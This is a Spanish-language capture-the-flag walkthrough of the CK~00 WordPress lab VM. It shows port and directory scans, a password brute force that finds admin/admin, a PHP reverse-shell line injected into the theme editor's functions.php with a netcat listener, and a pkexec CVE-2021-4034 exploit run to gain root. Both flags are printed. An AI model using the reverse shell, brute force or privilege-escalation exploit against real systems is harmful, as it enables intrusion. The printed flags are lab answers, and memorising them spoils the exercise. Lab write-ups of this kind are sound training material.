Escaneo de puertos

```
nmap -p- --min-rate 5000 -sS <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 15:52 CEST
Nmap scan report for 192.168.5.160
Host is up (0.00066s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:6f:64:b5:4c:22:ce:b2:c9:8a:ab:57:0e:69:4a:0f (RSA)
|   256 a8:6f:9c:0e:d2:ee:f8:73:0a:0f:5f:57:1c:2f:59:3a (ECDSA)
|_  256 10:8c:55:d4:79:7f:63:0f:ff:ea:c8:fb:73:1e:21:f6 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: WordPress 5.2.2
|_http-title: CK~00 &#8211; Just another WordPress site
MAC Address: 00:0C:29:C3:7A:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.66 ms 192.168.5.160

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
```

Gobuster

```
gobuster dir -u http://<IP>/ -w <WORDLIST> -x html,php,txt -k -r
```

Info:

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.160/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Follow Redirect:         true
```

```
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 297]
/.htaccess.html       (Status: 403) [Size: 302]
/.htaccess.php        (Status: 403) [Size: 301]
/.htpasswd            (Status: 403) [Size: 297]
/.htpasswd.txt        (Status: 403) [Size: 301]
/.htaccess.txt        (Status: 403) [Size: 301]
/.htpasswd.html       (Status: 403) [Size: 302]
/.htpasswd.php        (Status: 403) [Size: 301]
/index.php            (Status: 200) [Size: 10752]
/license.txt          (Status: 200) [Size: 19935]
/readme.html          (Status: 200) [Size: 7447]
/server-status        (Status: 403) [Size: 301]
/wp-content           (Status: 200) [Size: 0]
/wp-login.php         (Status: 200) [Size: 3101]
/wp-config.php        (Status: 200) [Size: 0]
/wp-includes          (Status: 200) [Size: 44782]
/wp-trackback.php     (Status: 200) [Size: 135]
[ERROR] Get "http://ck/wp-login.php?redirect_to=http%3A%2F%2F192.168.5.160%2Fwp-
admin%2F&reauth=1": dial tcp: lookup ck on 192.168.5.2:53: no such host
/xmlrpc.php           (Status: 405) [Size: 42]

===============================================================
Finished
===============================================================
```

Vemos que hay un `wordpress` corriendo, por lo que hacemos lo siguiente...

```
wpscan --url http://<IP>/ --enumerate u
```

Info:

```
```

```
    __          _______   _____
    \ \        / /  __ \ / ____|
     \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
      \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
       \  /\  /  | |     ____) | (__| (_| | | | |
        \/  \/   |_|    |_____/ \___|\__,_|_| |_|

    WordPress Security Scanner by the WPScan Team
                   Version 3.8.25
  Sponsored by Automattic - https://automattic.com/
  @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

[+] URL: http://192.168.5.160/ [192.168.5.160]
[+] Started: Sat Jun 1 15:59:11 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.5.160/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.5.160/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.5.160/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.5.160/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.2 identified (Insecure, released on 2019-06-18).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.5.160/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.2'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.5.160/, Match: 'WordPress 5.2.2'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01
<==> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jun 1 15:59:15 2024
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.896 KB
[+] Data Received: 70.652 KB
[+] Memory used: 151.832 MB
[+] Elapsed time: 00:00:04

Descubrimos que hay un usuario llamado ``admin``, por lo que hacemos lo siguiente...

```shell
wpscan --url http://<IP>/ --usernames admin --passwords <WORDLIST>
```

Info:

```
    __          _______   _____
    \ \        / /  __ \ / ____|
     \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
      \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
       \  /\  /  | |     ____) | (__| (_| | | | |
        \/  \/   |_|    |_____/ \___|\__,_|_| |_|

    WordPress Security Scanner by the WPScan Team
                   Version 3.8.25
   Sponsored by Automattic - https://automattic.com/
   @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

[+] URL: http://192.168.5.160/ [192.168.5.160]
[+] Started: Sat Jun 1 16:01:14 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.5.160/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.5.160/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.5.160/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.5.160/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.2 identified (Insecure, released on 2019-06-18).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.5.160/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.2'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.5.160/, Match: 'WordPress 5.2.2'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00
<==> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:02:56 < > (19820 / 14364212) 0.13% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jun 1 16:04:16 2024
[+] Requests Done: 19961
[+] Cached Requests: 29
[+] Data Sent: 6.501 MB
[+] Data Received: 84.243 MB
[+] Memory used: 226.719 MB
[+] Elapsed time: 00:03:02

```
Ya sabemos las credenciales del usuario ``admin``, que son las credenciales que
vienen por defecto en el ``wordpress``...

>Credentials
```

User = admin
Password = admin

```
Pero vemos que necesitamos editar el archivo ``hosts`` para verlo bien...

```shell
sudo nano /etc/hosts

<IP>            ck
```

Una vez hecho esto ya podriamos logearnos perfectamente...

Dentro de `wordpress` si nos vamos a `Theme Editor` dentro del mismo vamos a editar la seccion de `functions.php` y en el editor inyectamos la `Reverse Shell` de la siguiente forma...

```
$sock=fsockopen("<IP>",<PORT>);$proc=proc_open("sh", array(0=>$sock, 1=>$sock,
2=>$sock),$pipes);
```

Le damos a `Update File` estando a la escucha...

```
nc -lvnp <PORT>
```

Una vez hecho eso aunque nos de error si estamos a la escucha nos habra creado una shell con `www-data`....

Una vez hecho esto sanitizamos la shell...

```
script /dev/null -c bash

# <Ctrl> + <z>
stty raw -echo; fg
reset xterm
export TERM=xterm

# Para ver las dimensiones de nuestra consola en el Host
stty size

# Para redimensionar la consola ajustando los parametros adecuados
stty rows <ROWS> columns <COLUMNS>
```

Si vamos a la `/home` de `ck` leeremos la flag...

ck00-local-flag (flag1)

```
local.txt = 8163d4c2c7ccb38591d57b86c7414f8c

you got local flag
get the root shell and read root flag
```

Si hacemos lo siguiente...
```

```
find / -type f -perm -4000 -ls 2>/dev/null
```

Info:

```
11174    372 -rwsr-xr--   1 root     dip        378600 Jun 12  2018 /usr/sbin/pppd
      982     24 -rwsr-xr-x   1 root     root        22520 Jan 15  2019
/usr/bin/pkexec
      946     40 -rwsr-xr-x   1 root     root        37136 Jan 25  2018
/usr/bin/newuidmap
      741     76 -rwsr-xr-x   1 root     root        76496 Jan 25  2018 /usr/bin/chfn
      944     40 -rwsr-xr-x   1 root     root        37136 Jan 25  2018
/usr/bin/newgidmap
      945     40 -rwsr-xr-x   1 root     root        40344 Jan 25  2018
/usr/bin/newgrp
     1087    148 -rwsr-xr-x   1 root     root       149080 Jan 18  2018 /usr/bin/sudo
      743     44 -rwsr-xr-x   1 root     root        44528 Jan 25  2018 /usr/bin/chsh
     1123     20 -rwsr-xr-x   1 root     root        18448 Mar  9  2017
/usr/bin/traceroute6.iputils
      690     52 -rwsr-sr-x   1 daemon   daemon      51464 Feb 20  2018 /usr/bin/at
      962     60 -rwsr-xr-x   1 root     root        59640 Jan 25  2018
/usr/bin/passwd
      835     76 -rwsr-xr-x   1 root     root        75824 Jan 25  2018
/usr/bin/gpasswd
    10977     24 -rwsr-xr-x   1 root     root        22528 Jun 28  2019
/usr/bin/arping
    11027    428 -rwsr-xr-x   1 root     root       436552 Mar  4  2019
/usr/lib/openssh/ssh-keysign
     1309     44 -rwsr-xr--   1 root     messagebus    42992 Nov 15  2017
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
     1503     16 -rwsr-xr-x   1 root     root          14328 Jan 15  2019
/usr/lib/policykit-1/polkit-agent-helper-1
     7602    100 -rwsr-xr-x   1 root     root         100760 Nov 23  2018
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
     1316     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017
/usr/lib/eject/dmcrypt-get-device
     7052    100 -rwsr-sr-x   1 root     root         101240 Feb  3  2019
/usr/lib/snapd/snap-confine
       66     40 -rwsr-xr-x   1 root     root          40152 Jun 14  2022
/snap/core/16928/bin/mount
       80     44 -rwsr-xr-x   1 root     root          44168 May  7  2014
/snap/core/16928/bin/ping
       81     44 -rwsr-xr-x   1 root     root          44680 May  7  2014
/snap/core/16928/bin/ping6
       98     40 -rwsr-xr-x   1 root     root          40128 Feb  7 10:59
/snap/core/16928/bin/su
      116     27 -rwsr-xr-x   1 root     root          27608 Jun 14  2022
/snap/core/16928/bin/umount
     2644     71 -rwsr-xr-x   1 root     root          71824 Feb  7 10:59
/snap/core/16928/usr/bin/chfn
     2646     40 -rwsr-xr-x   1 root     root          40432 Feb  7 10:59
/snap/core/16928/usr/bin/chsh
     2723     74 -rwsr-xr-x   1 root     root          75304 Feb  7 10:59
/snap/core/16928/usr/bin/gpasswd
     2815     39 -rwsr-xr-x   1 root     root          39904 Feb  7 10:59
/snap/core/16928/usr/bin/newgrp
     2828     53 -rwsr-xr-x   1 root     root          54256 Feb  7 10:59
```

```
/snap/core/16928/usr/bin/passwd
     2938    134 -rwsr-xr-x   1 root     root         136808 May 24  2023
/snap/core/16928/usr/bin/sudo
     3037     42 -rwsr-xr--   1 root     systemd-resolve    42992 Sep 14  2023
/snap/core/16928/usr/lib/dbus-1.0/dbus-daemon-launch-helper
     3409    419 -rwsr-xr-x   1 root     root              428240 Jan  9 15:07
/snap/core/16928/usr/lib/openssh/ssh-keysign
     6483    125 -rwsr-xr-x   1 root     root              127656 Feb 18 16:44
/snap/core/16928/usr/lib/snapd/snap-confine
     7666    386 -rwsr-xr--   1 root     dip               394984 Jul 23  2020
/snap/core/16928/usr/sbin/pppd
   393312     44 -rwsr-xr-x   1 root     root               43088 Oct 15  2018
/bin/mount
   393352     44 -rwsr-xr-x   1 root     root               44664 Jan 25  2018
/bin/su
   393320    144 -rwsr-xr-x   1 root     root              146128 Nov 30  2017
/bin/ntfs-3g
   393370     28 -rwsr-xr-x   1 root     root               26696 Oct 15  2018
/bin/umount
   393336     64 -rwsr-xr-x   1 root     root               64424 Mar  9  2017
/bin/ping
   393285     32 -rwsr-xr-x   1 root     root               30800 Aug 11  2016
/bin/fusermount
```

Por lo que vemos la siguiente linea...

```
982     24 -rwsr-xr-x   1 root     root        22520 Jan 15  2019 /usr/bin/pkexec
```

Esto actua como un `/bin/bash` que tiene permisos `SUID`, por lo que haremos lo siguiente...

URL = https://github.com/Almorabea/pkexec-exploit

Esto nos lo llevaremos al servidor victima, ya sea copiando el contenido de `python` o transferirlo con algun comando como `curl` o `wget`, una vez teniendolo dentro...

```
chmod +x CVE-2021-4034.py


python3 CVE-2021-4034.py
```

Info:

```
Do you want to choose a custom payload? y/n (n use default payload)  n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7f11712a1000 at 0x7f117112abe0>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# whoami
root
```

Con esto ya seriamos `root`, por lo que leeremos la flag...

ck00-root-flag.txt (flag2)



```
flag = c0523985a2640ad30429fb2055196e4c

Thia flag is a proof that you get the root shell.

You have to submit your report contaning all steps you take to get root shell.

Send your report to our official mail : vishalbiswas420@gmail.com
```